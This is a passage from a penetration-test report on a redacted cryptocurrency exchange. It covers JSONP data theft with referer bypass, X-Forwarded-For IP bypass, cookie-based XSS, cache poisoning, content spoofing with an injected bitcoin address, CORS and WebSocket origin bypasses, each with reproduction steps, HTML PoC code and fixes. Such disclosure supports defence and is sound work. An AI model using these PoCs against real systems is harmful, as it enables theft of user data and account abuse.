"showName": "████████", "fundsType": "4", "precision": "4", "coinName": "etc", "yearRate": "0.5641", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "7", "precision": "4", "coinName": "dash", "yearRate": "4.0912", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "17", "precision": "4", "coinName": "xem", "yearRate": "5.6011", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "78", "precision": "4", "coinName": "xem", "yearRate": "5.6011", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "57", "precision": "4", "coinName": "doge", "yearRate": "2.5467", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "11", "precision": "4", "coinName": "qbit", "yearRate": "0.4349", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "8", "precision": "4", "coinName": "bits", "yearRate": "0.4092", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "12", "precision": "4", "coinName": "hsr", "yearRate": "1.5068", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "62", "precision": "3", "coinName": "btm", "yearRate": "1.2910", "lastIncome": "0.00", "amountToCny": "0.00"}, {"amount": "0.00", "showName": "████████", "fundsType": "47", "precision": "4", "coinName": "true", "yearRate": "0.2749", "lastIncome": "0.00", "amountToCny": "0.00}], "resMsg": "Success!", "code": 1000, "method": "financialList", "message": "Success!"]}
```


OK

### Recommendations


If you want to use JSONP, you need to fix the check referer header - don't accept an empty value. It's recommended to use CORS since it is a more modern solution than JSONP.

## Stealing user vote amount information via JSONP


#7	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
There is a referer header check, but it can be bypassed. In PoC, you will see information about user vote amount information, for example, vote amount for 0.00.		
Tested on the latest Mozilla Firefox.		
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>	
Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>1. Create and open html page with this content:<pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;      function hack(data) {          alert(JSON.stringify(data));      }  &lt;/script&gt;  &lt;script src="https://[REDACTED].com/api/web/nodevote/V1_0_0/getUserInfo?callback=hack&amp;coint=eos"&gt;&lt;/script&gt;</pre></li><li>2. Create and open html page with this content:<pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;      function hack(data) {          alert(JSON.stringify(data));      }  &lt;/script&gt;  &lt;script src="https://[REDACTED].com/api/web/nodevote/V1_0_0/queryBill?callback=hack&amp;coint=eos&amp;pageNo=1&amp;pageSize=10"&gt;&lt;script&gt;</pre></li><li>3. Create and open html page with this content:<pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;      function hack(data) {          alert(JSON.stringify(data));      }  &lt;/script&gt;</pre></li></ol>	

	<pre>&lt;script src="https://████████.com/api/web/nodevote/V1_0_0/queryAp plyCancel?callback=hack&amp;coint=eos&amp;pageNo=1&amp;pageSize=10" &gt;&lt;/script&gt;</pre>
	 <p>A screenshot of a Microsoft Edge browser window. The address bar shows 'file:///C:/Users/Desktop/#ggfghfghfhf.html'. The page content displays a JSON object with a red box around the 'resMsg' field. The JSON object is:</p> <pre>{"data": {"amount": "0.00", "canOutAmount": "0.00"}, "resMsg": {"code": 1000, "method": "getUserInfo", "message": "Success!"}}</pre> <p>An 'OK' button is visible at the bottom right of the JSON message box.</p>
<i>Recommendations</i>	If you want to use JSONP, you need to fix the check referer header - don't accept an empty value. It's recommended to use CORS since it is a more modern solution than JSONP.


## Stealing user public key via JSONP

#8	Description	CVSS: 3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
There is a referer header check, but it can be bypassed. In PoC, you will see information about the user's public key.		
Tested on the latest Mozilla Firefox.		
Vulnerable URLs		<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>
Evidence		<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Create and open html page with this content:</li></ol> <pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;      function hack(data) {          alert(JSON.stringify(data));      }  &lt;/script&gt;  &lt;script src="https://[REDACTED].com/api/web/common/V1_0_0/getPublicKey?callback=hack"&gt;&lt;/script&gt;</pre>  <p>The screenshot shows a Firefox browser window with the address bar set to 'file:///C:/Users/[REDACTED]/Desktop/poc.html'. The developer tools console is open, displaying a JSON object with a red box around it. The object contains the following data:</p> <pre>{"data": {"publicKey": "MIGfMA0GCSqGSIb3DQEBAQUAAQGNADCBiQKBgQCbDRXORAZi1yXIdRai9YdCnUun3VH3z587R3T3IkUOjIUKTQdautClbiZ+jP3HL1dGeXhVAOeNo0OYKE9WqtInEvgXcvSs6qTxnPzQ5tfkOm+6CF", "code": 1000, "method": "getPublicKey", "message": "Success!"}}</pre> <p>An 'OK' button is visible at the bottom right of the console.</p>
Recommendations		If you want to use JSONP, you need to fix the check referer header - don't accept an empty value. It's recommended to use CORS since it is a more modern solution than JSONP.

## ■■■ Bypass IP restriction in API via `X-Forwarded-For` header

#9	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
An Attacker can override `X-Forwarded-For` header and bypass IP restriction in API.		
Vulnerable URLs		<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>
Evidence		Steps to reproduce: <ol style="list-style-type: none"><li>Visit <a href="https://www.[REDACTED].com/safe/api">https://www.[REDACTED].com/safe/api</a></li><li>Set `10.10.10.10` for IP</li><li>Send request <a href="https://[REDACTED]/api/getAccountInfo">https://[REDACTED]/api/getAccountInfo</a> with `X-Forwarded-For: 10.10.10.10` header</li></ol>
		
Recommendations		Don't let override `X-Forwarded-For` header


## ■■■ Reflected XSS via cookie 'zlan' in [REDACTED].com/i/blog

#10	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
Subdomains may have CRLF injection, XSS, or another method for set common 'zlan' cookie and get XSS in [REDACTED].com		
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>	
Evidence	Steps to reproduce: 1. Visit https://[REDACTED].com/i/blog with cookie zlan='-alert?(1)-'	
		
Recommendations	Add converting of special characters " ' < > to HTML entities &quot; &#039; &lt; &gt;	


## ■■■ Reflected XSS via cookie 'zlan' in [REDACTED].com

#11	<i>Description</i>	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
Subdomains may have CRLF injection, XSS, or another method for set common 'zlan' cookie and get XSS in [REDACTED].com		
<i>Vulnerable URLs</i>		<a href="https://sub.[REDACTED].com/">https://sub.[REDACTED].com/</a>
<i>Evidence</i>		Steps to reproduce: 1. Visit <a href="https://[REDACTED].com">https://[REDACTED].com</a> with cookie zlan='-alert?(1)-'
		
<i>Recommendations</i>		Add converting of special characters " ' < > to HTML entities &quot; &#039; &lt; &gt;


## Stack Trace

#12	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L		
An attacker can get a stack trace if add an invalid character in the request-target, for example `\\`				
Vulnerable URLs	<a href="https://www.████████.com/">https://www.████████.com/</a> , <a href="https://sub.████████.com/">https://sub.████████.com/</a>			
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Visit <a href="https://www.████████.com/i/coin?coinName=BTC\">https://www.████████.com/i/coin?coinName=BTC\</a></li><li>2. Visit <a href="https://████████.com/api/web/i/V1_0_0/rate?callback=jQuery34104722087248711856_1608474793129&amp;item=14\&amp;_=1608474793132">https://████████.com/api/web/i/V1_0_0/rate?callback=jQuery34104722087248711856_1608474793129&amp;item=14\&amp;_=1608474793132</a></li><li>3. Visit <a href="https://████████.com/api/web/i/V1_0_0/help?callback=jQuery341042017556339909645_1608475338339&amp;id=402\&amp;_=1608475338341">https://████████.com/api/web/i/V1_0_0/help?callback=jQuery341042017556339909645_1608475338339&amp;id=402\&amp;_=1608475338341</a></li><li>4. Visit <a href="https://████████.com/api/web/i/V1_0_0/blog?callback=jQuery34101829325086351279_1608477589254&amp;item=1251\&amp;_=1608477589261">https://████████.com/api/web/i/V1_0_0/blog?callback=jQuery34101829325086351279_1608477589254&amp;item=1251\&amp;_=1608477589261</a></li><li>5. Visit <a href="https://████████.com/api/web/i/V1_0_0/document?callback=jQuery3410988852363757195_1608478380061&amp;item=4\&amp;_=1608478380065">https://████████.com/api/web/i/V1_0_0/document?callback=jQuery3410988852363757195_1608478380061&amp;item=4\&amp;_=1608478380065</a></li></ol>			
				
<p><b>HTTP Status 400 – Bad Request</b></p> <p>Type Exception Report</p> <p><b>Message</b> Invalid character found in the request target. The valid characters are defined in RFC 7230 and RFC 3986</p> <p><b>Description</b> The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid request message framing, or deceptive request routing).</p> <p><b>Exception</b></p> <pre>java.lang.IllegalArgumentException: Invalid character found in the request target. The valid characters are defined in RFC 7230 and RFC 3986         org.apache.coyote.http11.Http11InputBuffer.parseRequestLine(Http11InputBuffer.java:483)         org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:502)         org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:65)         org.apache.coyote.AbstractProtocol\$ConnectionHandler.process(AbstractProtocol.java:818)         org.apache.tomcat.util.net.NioEndpoint\$SocketProcessor.doRun(NioEndpoint.java:1623)         org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)         java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)         java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:624)         org.apache.tomcat.util.threads.TaskThread\$WrappingRunnable.run(TaskThread.java:61)         java.lang.Thread.run(Thread.java:748)</pre> <p><b>Note</b> The full stack trace of the root cause is available in the server logs.</p> <p><b>Apache Tomcat/8.5.51</b></p> <p><b>Recommendations</b> To prevent information disclosure you can implement custom error pages by applying the following changes to your web.config file.</p>				



## Cache Poisoning via `zlan` cookie in [REDACTED].com

#13	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L		
Attacker can poison the cache in directories help/* and safe/* adding .js, css, jpg or .png extension and redefine links via `zlan` cookie, thereby change application links to malicious:				
	<ul style="list-style-type: none"><li>- APP下载 (Download APP)</li><li>- API文档 (API Docs)</li><li>- 安全防范 (Security Note)</li><li>- 开放平台 (Open Platform)</li><li>- 关于我们 (About Us)</li></ul>			
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>			
Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>1. Create cookie zlan=/hacken.io for <a href="https://www.[REDACTED].com">https://www.[REDACTED].com</a></li><li>2. Visit <a href="https://www.[REDACTED].com/help/testpage7.js">https://www.[REDACTED].com/help/testpage7.js</a></li><li>3. From another browser visit <a href="https://www.[REDACTED].com/help/testpage7.js">https://www.[REDACTED].com/help/testpage7.js</a></li><li>4. Click to “APP下载” and you will be redirected to <a href="https://hacken.io/download">https://hacken.io/download</a></li></ol>			
				
				
Recommendations	Configure caching correctly.			

## ■ ■ Content Spoofing/Text Injection

#14	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
An attacker can force a user to do some action.		
<i>Vulnerable URLs</i>		<a href="https://www.████████.com/">https://www.████████.com/</a>
<i>Evidence</i>		Steps to reproduce: 1. Visit <a href="https://www.████████.com/en/cur-record/btc_%20send%20to%20bitcoin%20address:18pFfwGPiuuz9QP8tiCBi4ZBh7A7ZsRp5D">https://www.████████.com/en/cur-record/btc_%20send%20to%20bitcoin%20address:18pFfwGPiuuz9QP8tiCBi4ZBh7A7ZsRp5D</a>
		
<i>Recommendations</i>		<ul style="list-style-type: none"><li>● Never Construct and send Error messages via request parameters.</li><li>● Prefer Using Messages predefined in a property file.</li><li>● Avoid passing HTML content via from request parameters.</li><li>● In case of a need to pass any HTML content do encoding/filtering before rendering as HTML.</li><li>● Pass Internal message keys to get predefined message values or some unique ids to identify the content to be displayed.</li></ul>


## ■■ Confirmation all IP addresses instead of the one to which the link generated

#15	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
When you log in from a new IP, you get a notification - "You are login from an unconfirmed IP address. Please check your inbox for further instructions." and a confirmation link will be sent to your email. And if you log in before opening this confirmation link from other IPs, then they will also be confirmed after opening this confirmation link.		
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>	
Evidence	Steps to reproduce: <ol style="list-style-type: none"><li>1. Login to your account from a new IP address.</li><li>2. Get to email "Please Confirm Your New IP or Device" and copy the link of "CONFIRM LOGIN".</li><li>3. Log in to your account again but from a different unverified IP address.</li><li>4. Open the link you copied from step 2.</li><li>5. Repeat step 3 and you will see that this IP will also be confirmed.</li></ol>	
 		
Recommendations	Confirm only the IP address that is specified in the email.	



## ■■ View notification count via CORS misconfiguration

#16	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
Stealing data via CORS, because instead of a dot, we can insert any symbol. We can view notification count because `Access-Control-Allow-Credentials: true`.		
The same CORS misconfiguration exists in [REDACTED].com, zfile.[REDACTED], and [REDACTED].center		
Tested on the latest Mozilla Firefox.		
Vulnerable URLs	<p>https://[REDACTED].com/ https://[REDACTED].com/ https://[REDACTED].center/ https://[REDACTED].center/</p>	
Evidence	<p>Steps to reproduce:</p> <ol style="list-style-type: none"><li>1. Add `127.0.0.1 www.[REDACTED].com` to C:\Windows\System32\drivers\etc\hosts</li><li>2. Run web server on localhost (127.0.0.1)</li><li>3. Create and open html file with content:<pre>&lt;meta name="referrer" content="no-referrer"&gt;  &lt;script&gt;  fetch('https://[REDACTED].com/api/web/user/v1_0_0/notifyEntry', {credentials: 'include'})  .then((response) =&gt; response.text())  .then((data) =&gt; alert(data));  &lt;/script&gt;</pre></li></ol>	



The screenshot shows a web application interface. At the top, there's a navigation bar with links like 'Trade', 'Flat', 'Investment', 'More', and 'Ecosystem'. On the right side of the header, there's a 'Messages' button with a red notification badge. Below the header, the main content area displays account information for the user 'w\*\*\*1@hacken.io'. The account is marked as 'Certified' and has a 'Safety Factor' of 'WEAK'. A 'Real-Name verification' status is listed as 'Futher Real-name Authentication - Unverified'. There are buttons for 'Verify Now' and 'Verify'.

Below this, a modal dialog is open, showing a JSON response:

```
{"datas": {"allNotifyNum": 830, "systemNotifyNm": 80, "publicNoticeNum": 668, "activityCenterNum": 82}, "resMsg": {"code": 1000, "method": "notifyEntry", "message": "success"}}
```

At the bottom of the page, there's a 'Recommendations' section with the following text:

Use the white list of trusted domains (without regex) or escape dot.



## ■ ■ Cross-Site WebSocket Hijacking in [REDACTED].com/websocket

#17	Description	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L
We can perform actions and receive information on behalf of victim user via WebSocket Hijacking in [REDACTED].com/websocket		
Origin is checked on [REDACTED].com, but it can bypass by adding the attacker's domain at the beginning or at the end:		
<ul style="list-style-type: none"><li>- `Origin: https://www.[REDACTED].com.google.com`</li><li>- `Origin: https://www.test[REDACTED].com`</li></ul>		
For PoC, I create connection to [REDACTED].com/websocket, sent message `{"channel": "ping", "event": "addChannel", "binary": true, "isZip": true}` and get response `{"channel": "pong", "isSuc": true}`		
Tested on the latest Mozilla Firefox.		
Vulnerable URLs	<a href="https://[REDACTED].com/">https://[REDACTED].com/</a>	
